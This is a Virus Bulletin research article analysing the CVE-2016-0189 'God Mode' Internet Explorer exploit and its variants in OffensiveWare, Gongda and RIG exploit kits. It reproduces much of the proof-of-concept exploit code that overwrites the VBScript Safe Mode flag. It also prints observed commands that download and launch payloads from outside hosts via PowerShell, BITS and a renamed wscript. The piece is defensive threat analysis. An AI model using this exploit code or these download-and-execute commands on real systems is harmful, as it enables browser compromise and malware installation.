Covering the global threat landscape

THE JOURNEY AND EVOLUTION OF GOD MODE IN 2016: CVE-2016-0189

Ankit Anubhav & Manish Sardiwal
FireEye, India

INTRODUCTION

'The survival of the fittest' applies in a large variety of fields. In cybersecurity it not only applies to detection mechanisms but also to the attackers, as they continuously need to update their arsenal and find more successful ways to attack. Here, 'more successful' does not necessarily mean more complicated, but may mean an attack which is reliable, modular and cheap, especially in cases where the attacker is not well sponsored.

In 2016 we saw the continuation of a general shift in the most commonly used attack vectors from exploits in browsers and plug-ins to *Office* macros, with macros becoming the predominant carrier mechanism of threats including data exfiltration malware and ransomware.

Hence for a browser exploit to stay relevant, it not only has to compete against other exploits, but also against macros, zipped standalone JavaScript (as an email attachment), and other malware delivery mechanisms. A present-day exploit must be both reliable and sufficiently straightforward to be used by attackers who don't have an in-depth understanding of exploits. Once an exploit overcomes the challenges related to reliability and complexity, it holds an edge over macros in that it doesn't require any social engineering to be activated, as macros do.

Exploits for the CVE-2016-0189 vulnerability offer reliability, and with a working proof of concept that has decreased the effort required to fork new variants, it is little wonder that amongst the unique file hashes of exploits seen in 2016 (excluding those running on *Android*/*Linux*), CVE-2016-0189 was the most commonly exploited vulnerability:

- **Reliability** – One of the reasons why so few exploits are used in the wild is their low reliability when it comes to executing on the victim machine, since many of them are version-dependent (unlike macros which usually run on a variety of *MS Office* versions). The CVE-2016-0189 vulnerability exists in different versions of *Internet Explorer*, from *IE9* to *IE11*.
- **Complexity** – The proof-of-concept exploit for CVE-2016-0189 released by Theori [1] was elaborate enough simply to develop many forks with minimal changes to the original code. This enabled its inclusion not only in 'script kiddie' tools like OffensiveWare Multi Exploit Builder thanks to a one-line change in code, but also in exploit kits like Gongda and Neutrino, which added evasion modules to the basic exploit.




Figure 1: Distribution of unique hash volumes for CVE-2016 exploits observed during 2016.

This vulnerability was first exploited in limited targeted attacks that affected computer users in South Korea [2] before *Microsoft* released a patch in May 2016. Theori's working proof of concept was released in June 2016.

The exploit is carried in an HTML page and can be hosted on any URL or can be sent as a standalone HTML page in an email. Any attempt to access the URL with a vulnerable version of *Internet Explorer* will result in the malicious code being run, which will be followed by the execution of a desired payload.

GOD MODE

God Mode is an exploitation method in which VBScript code can escape the browser's sandbox. What makes it 'God Mode' is that there is no need to bypass *Microsoft* provided security features such as data execution prevention (DEP) and address space layout randomization (ASLR), as there is in usual exploits. Also, since there is no involvement of heap spray or return oriented programming (ROP), detection based on these techniques can potentially be evaded [3].

CVE-2016-0189 GOD MODE BUG: ROOT CAUSE ANALYSIS

God Mode 101

When VBScript code is executed in the *Internet Explorer* sandbox, the code is prevented from creating and executing files on the local system. This restriction is provided using a flag called 'Safe Mode' in the COleScript class of the VBScript engine. If this flag is bypassed or overwritten with a different value, the VBScript can run as if it is being executed on the local shell.

Difference between 2016-0189 and 2014-6332 God Modes

We have seen a similar exploit in the past, which used CVE-2014-6332 to bypass the Safe Mode flag. CVE-2014-6332 was used as a type confusion vulnerability, which allows out-of-bounds memory access. In contrast, CVE-2016-0189 is a memory corruption vulnerability, which allows an exploit to corrupt objects and access full memory. By using these vulnerabilities, an exploit can bypass the Safe Mode and eventually execute malicious VBScript code in browsers' sandboxes.

CVE-2016-0189 IN ACTION

ValueOf method override

The aim of this exploit is somehow to call an overridden ValueOf method, as shown in Figure 2.

However, in order to achieve this the attacker needs to perform a number of actions. First, the JavaScript calls a VBScript function named 'exploit' by passing an object 'o', as seen in Figure 2. This object contains a method, 'ValueOf'. The ValueOf function is overridden to trigger the vulnerability. We will come back to the 'o' object later.

Inside the custom 'exploit' function

Going back to the exploit() function, we can see in Figure 3 that it creates some variables and then creates an object of dummy class, which is nothing but a simple VBScript class.

```
function strToInt(s)
{
    return s.charCodeAt(0) | (s.charCodeAt(1) << 16);
}
function intToStr(x)
{
    return String.fromCharCode(x & 0xffff) + String.fromCharCode(x >> 16);
}
var o;
o = {"valueOf": function () {       //Override "ValueOf" function
        triggerBug();           //Execute VBScript function to trigger the vulnerability
        return 1;
    }};
setTimeout(function() {exploit(o);}, 50);   //Execute VBScript "exploit" function to start exploit
```

Figure 2: JavaScript code to start the exploit execution.

```
Function exploit (arg1)

    Dim addr

    Dim csession

    Dim olescript

    Dim mem

    Set dm = New Dummy      //Create Dummy class object

    addr = getAddr(arg1, dm)        //Get address of dummy object by triggering the bug

    mem = leakMem(arg1, addr + 8)

    csession = strToInt(Mid(mem, 3, 2)) //Read address of CSession Class Object

    mem = leakMem(arg1, csession + 4)

    olescript = strToInt(Mid(mem, 1, 2))    //Read address of COlescript Class Object

    overwrite arg1, olescript + &H174       //Overwirte the SafeMode flag in COlescript Class

fire()

    overwrite2 arg1, olescript + &H174

End Function
```

Figure 3: VBScript 'exploit' function.

```
Function getAddr (arg1, s)
    aw = Null
    Set aw = New ArrayWrapper       //  Create 'aw' Object, which initialize an
                                    //  Array with size (1,2000)
    For i = 0 To 32
        Set plunge(i) = s
    Next

    Set aw.A(arg1, 2) = s           //  JavaScript "ValueOf" function will be called
                                    //  as it calculate the Array index
    Dim addr
    Dim i
    For i = 0 To 31
        If Asc(Mid(y(i), 3, 1)) = VarType(s) Then    //Search 's' Object type in crafted string
            addr = strToInt(Mid(y(i), 3 + 4, 2))     //  read address of 's'
        End If
        y(i) = Null
    Next

    If addr = Null Then
        document.location.href = document.location.href
        Return
    End If

    getAddr = addr
End Function
```

Figure 4: The 'getAddr' function used to find address of VBScript class.

```
Function triggerBug
    aw.Resize() //Resize the array, which will free some memory.

    Dim i
    For i = 0 To 32
        y(i) = Mid(x, 1, 24000)     //Create crafted strings in the freed memory
    Next
End Function
```

Figure 5: VBScript function used to resize the array and trigger the bug.

This dummy 'dm' object contains memory addresses which will be used to overwrite the Safe Mode flag.

The address of the dummy object is calculated in the exploit() function by calling the getAddr() method. Figure 4 shows the code of the getAddr() method.

Using GetAddress to invoke overridden ValueOf

From the getAddr() function, the attacker needs somehow to reach to the overridden ValueOf method to trigger the bug. This is achieved by assigning an object 's' to the array (arg1, 2). Here, 'arg1' is the JavaScript object 'o', which we discussed earlier.

To calculate the array index, the VBScript calls the ValueOf method for this object. The ValueOf method (Figure 2) calls the triggerBug function of the VBScript, which contains the actual code to trigger the vulnerability.

Inside triggerBug

The code of the triggerBug function is shown in Figure 5. The triggerBug function resizes the array length to A(1, 1), which is smaller. This will free some memory. Crafted strings are then created in this freed memory. The aw.A(arg1, 2) in the getAddr function still points to the freed memory where the dummy class object 's' will be written. This allows the address of the dummy object to be read using the crafted string.

Overwriting the Safe Mode flag

The CSession object address can be found from the address of the dummy object. Figure 6 shows the code used to read the CSession object address from the dummy object.

```
Function leakMem (arg1, addr)
    d = prefix & "%u0008%u4141%u4141%u4141"
    c = d & intToStr(addr) & b
    x = UnEscape(c)

    aw = Null
    Set aw = New ArrayWrapper
    Dim o
    o = aw.A(arg1, 2)
    leakMem = o

End Function
```

Figure 6: Function used to leak the address of the CSession object and COleScript object.

The address of the COleScript object is present in the CSession object. The address of the COleScript object, which contains the Safe Mode flag (COleScript + 0x174), as shown in Figure 3, will be read. Finally, the Safe Mode flag will be changed in the COleScript class.

```
Sub overwrite (arg1, addr)

    d = prefix & "%u400C%u0000%u0000%u0000"

    c = d & intToStr(addr) & b

    x = UnEscape(c)

    aw = Null

    Set aw = New ArrayWrapper

    aw.A(arg1, 2) = CSng(0)

End Sub
```

Figure 7: Function used to overwrite the Safe Mode flag.

At this point, the Safe Mode flag has been changed to '0x4', and now the VBScript can be executed in the browser in the same way as it is executed on the local shell. This allows the exploit to download and execute a malicious payload.

CVE-2016-0189 VBSCRIPT GOD MODE MEMORY CORRUPTION 'IN THE WILD'

The exploit mentioned above was made publicly available as a proof of concept (POC) by Theori.

Since then, we have observed three variants of CVE-2016-0189 abused in the wild. These HTML pages are mostly hosted on Korean domains, which is not a surprise since exploits concerning *Internet Explorer* are often common in South Korea where it is a very popular browser. Following the God Mode exploitation, malware authors are taking one of the three routes shown in the flowchart in Figure 8.

Note that the KR variant is better known as the Gongda exploit kit in the wild.

Variant 1: OffensiveWare generated 2016-0189

OffensiveWare Multi Exploit Builder is a cheap (US$50) exploit generation tool which has an option to generate God Mode HTML CVE-2016-0189 (see Figure 9). However, the software is easy to crack and anyone with a simple tweak can generate a working 2016-0189 without buying the licence for this tool.

The CVE-2016-0189 generated is very much like the first POC created by Theori, as we can see from the sequence of events happening in Figure 10 (an *Internet Explorer* generic process is launched to run PowerShell, which further downloads and runs the payload). Eventually, the tool just takes the attackers'




2016-0189 God Mode abuse successful and IE is exploited
KR VARIANT
RIG
OFFENSIVE BUILDER
COPY WSCRIPT TO JUNK NAME TO AVOID BEHAVIORAL DETECTION
LAUNCH POWERSHELL
LAUNCH POWERSHELL
LAUNCH BITSADMIN
LAUNCH RENAMED WSCRIPT
DOWNLOAD & LAUNCH PAYLOAD

Figure 8: Flowchart showing the different approaches used by malicious kits to download and launch payloads via the CVE-2016-0189 exploit.



OffensiveWare Multi Exploit Builder v16.9.2

Your licence key:

NON-SILENT EXPLOIT METHOD

- Editable Macro .DOC
- PDF Open Action (Adobe 8,9,X)
- [✓ IE 9-11 Godmode HTML CVE-2016]
- Semi-silent Doc

SILENT EXPLOIT METHOD

- Silent DOC 2007 (Deprecated)
- Silent DOC 2007/2010 (Unique Stub Gen)
- Silent DOC Bypass EMET (2007)


Auto-Refud Big Output (v2)

Change default template image (*.png 1024x768): None

Direct URL to your .exe (For all exploits): fuBLA|com/1.exe


```
Last update of exploit:
<br />
<b>Warning</b>:  filemtime() [<a href='function.filemtime'>function.filemtime</a>]: stat failed for doc.bin in <b>/home/howcio/domains/ancalc
Macro Doc: 13 Days 10 Hours ago      LATEST BUILDER: 16.9.2
PDF: 19 Days 20 Hours ago            DISABLE AV BEFORE B
Silent v1: 25 Days 0 Hours ago
```

Figure 9: OffensiveWare tool builder.




```
GPL on iexplore.exe
        -Launch powershell.exe
                                -(New-Object System.Net.WebClient).DownloadFile( http://ksmovement.pl/ComCom.exe , mess.exe );
                                -Start-Process  mess.exe
```

Figure 10: Internet Explorer launching PowerShell to download and run payload.




```
body>
   <script type="text/javascript">
       var vhz2z4='@i@v@var@@out@str@@len@@@charCodeAt@@case@length@y@return@z@if@c3@c4@0xff@p@while@sum@break@fromCharCode@c2@s@String@0x
   </script>

   <script type="text/vbscript">
       function overyou(x)
           For i=1 to Len(x) Step 2
           overyou=overyou & Chr(CLng("&H" & Mid(x,i,2)) Xor N)
           Next
       end function
```

Figure 11: PowerShell commands obfuscated in exploit kits using CVE-2016-0189.



```
GPL iexplore.exe
        -launch powershell
                -import bitstransfer  [ Import-Module BitsTransfer ]
                -use bitstransfer to download the payload [ Start-BitsTransfer  http://www.kobashow.com/eng/css/zxhhiw.exe  c:\\ Uninst00912.EXE ; ]
        - launch payload using [Invoke-Item c:\\ Uninst00912.EXE]_
```

Figure 12: Gongda using BITSAdmin coupled with PowerShell.



```
copy "C:\Windows\\system32\\wscript.exe" "C:\Windows\\system32\\script.pif"
script.pif  //B //E:JScript IE1234567890a.1 "gexywoaxor" "http://yojung.net/data/win.swf"_
```

Figure 13: Wscript.exe renaming in RIG 2016-0189.

website URL in a text box and simply places it in the position required in the crafted HTML page without adding any extra obfuscation or evasion module. A quick and easy way to earn 50 dollars per 'customer' without much effort.

Adoption in exploit kits

More mature exploit kits have added more content to the basic Theori POC to make their content undetectable both statically and dynamically. Static detection evasion is attempted by using obfuscation to hide obvious strings related to the exploit (Figure 11).

Evasion of behavioural detection has been handled by the Gongda and RIG exploit kits in two separate ways, as discussed below.

Variant 2: Gongda exploit kit – PowerShell coupled with BITSAdmin to avoid behavioural detection

Using BITSAdmin in addition to PowerShell helps to add an extra layer of protection against behavioural monitoring as the payload will be created by svchost.exe and not PowerShell. This means that behaviour-based security software, which looks for file creation via PowerShell, can be bypassed.

This has already been seen in the case of a Cerber ransomware campaign where the evasion code was placed inside the macro, and now we see an exploit-generated attack using it [4], as shown in Figure 12.

Variant 3: 2016-0189 in RIG exploit kit

The RIG exploit kit goes one step further as it first renames wscript.exe (Figure 13), so that any behaviour-based security software monitoring for wscript.exe via filename is bypassed. The sequence can be broken down into four steps, as follows:

- Post exploitation, *Internet Explorer* launches the command line.
- The command line changes the name of wscript.exe to script.pif or wscript.com.

- Script.pif (which is in fact wscript.exe) is launched by the command line to further launch JavaScript.
- The JavaScript checks for the payload format and runs it.

CONCLUSION

After a good run in 2016, the usage of this exploit is expected to decrease, as it was patched by *Microsoft* some time ago. Furthermore, the future of such potential zero-day God Mode exploits, which can run VBScript outside the sandbox, looks bleak, as *Microsoft* has decided not to support VBScript itself in *Microsoft IE 11* edge mode [5]. Nevertheless, this exploit is expected to exist for some time longer in *IE* versions that continue to support VBScript.

From a detection perspective, static detection has the potential to be bypassed, as we have seen with exploit kits that have obfuscated the original POC. However, one can detect such threats by using behaviour-based alerts that trigger when *Internet Explorer* accesses the shell and performs an activity it is not generally supposed to perform.

REFERENCES

[1] CVE-2016-0189 original release by Theori. https://github.com/theori-io/cve-2016-0189.

[2] Internet Explorer zero-day exploit used in targeted attacks in South Korea. https://www.symantec.com/connect/blogs/internet-explorer-zero-day-exploit-used-targeted-attacks-south-korea.

[3] A Killer Combo: Critical Vulnerability and 'Godmode' Exploitation on CVE-2014-6332. http://blog.trendmicro.com/trendlabs-security-intelligence/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332/.

[4] The Journey of Evasion Enters Behavioural Phase. https://www.virusbulletin.com/virusbulletin/2016/07/journey-evasion-enters-behavioural-phase/.

[5] VBScript is no longer supported in IE11 edge mode. https://msdn.microsoft.com/en-us/library/dn384057(v=vs.85).aspx.

APPENDIX

SHA 256 hash	Description
e4326798f7e97f6ecd7f20c158d29cf665248fb1de9849513d798cad925149d4	2016-0189 Gongda exploit kit using BITSAdmin behavioural evasion
3693580312cdbb83c27af51c71e0077a7f8a87bddaf69056687917059edf966b	2016-0189 OffensiveWare builder
757bd69fedd7e81d1f3bb31021e9c3d542018eb295c53221134e4c6c3eb5a6b6	2016-0189 Neutrino using wscript.exe renaming evasion

Editor: Martijn Grooten

Chief of Operations: John Hawes

Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca, Ionuţ Răileanu, Chris Stock

Sales Executive: Allison Sketchley

Editorial Assistant: Helen Martin

Developer: Lian Sebe

Consultant Technical Editor: Dr Morton Swimmer

© 2017 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Email: editor@virusbulletin.com

Web: https://www.virusbulletin.com/